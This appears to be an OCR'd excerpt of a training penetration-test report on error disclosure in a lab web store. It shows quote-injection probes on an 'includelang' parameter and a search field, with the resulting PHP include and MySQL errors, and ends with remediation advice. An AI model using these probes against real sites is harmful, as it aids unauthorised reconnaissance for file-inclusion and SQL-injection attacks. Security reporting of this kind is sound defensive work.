
Observation

Click on ‘Lang’
Choose a language.
Do Fuzzing.




Observation

Click on ‘Shop Now’
Do Fuzzing.


Progress Report | Internshala T
52.66.141.173/products.php
phpinfo()
Not Secure
52.66.141.173/products.php
Lifestyle Store
'
T Shirt
Socks
Shoes

Proof of Concept

On adding a quote at the back of the url, we see an error.




52.66.141.173/?includelang=lang/en.php%27

```
Warning: include(lang/en.php'): failed to open stream: No such file or directory in /home/trainee/uploads/code-5edfcb024e02f.php on line 1

Warning: include(): Failed opening 'lang/en.php'' for inclusion (include_path='.:/usr/share/php') in /home/trainee/uploads/code-5edfcb024e02f.php on line 1
```

Proof of Concept

On adding a quote in the search box, we see an error.


Progress Report | Internshala
52.66.141.173/search/search.p
phpinfo()
Not Secure
Click to go back, hold to see history

52.66.141.173/search/search.php?q=%27

```
Y syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1
```

Business Impact – Low

Seeing errors sometimes help in understanding sever architecture. With enough understanding and experience, an attacker can cause much damage.

Recommendation

- **Do not display errors.**
- **Filter outputs before sending.**

References

https://www.owasp.org/index.php/Improper_Error_Handling

THANK YOU

For any further clarifications/patch assistance, please contact:
7781932065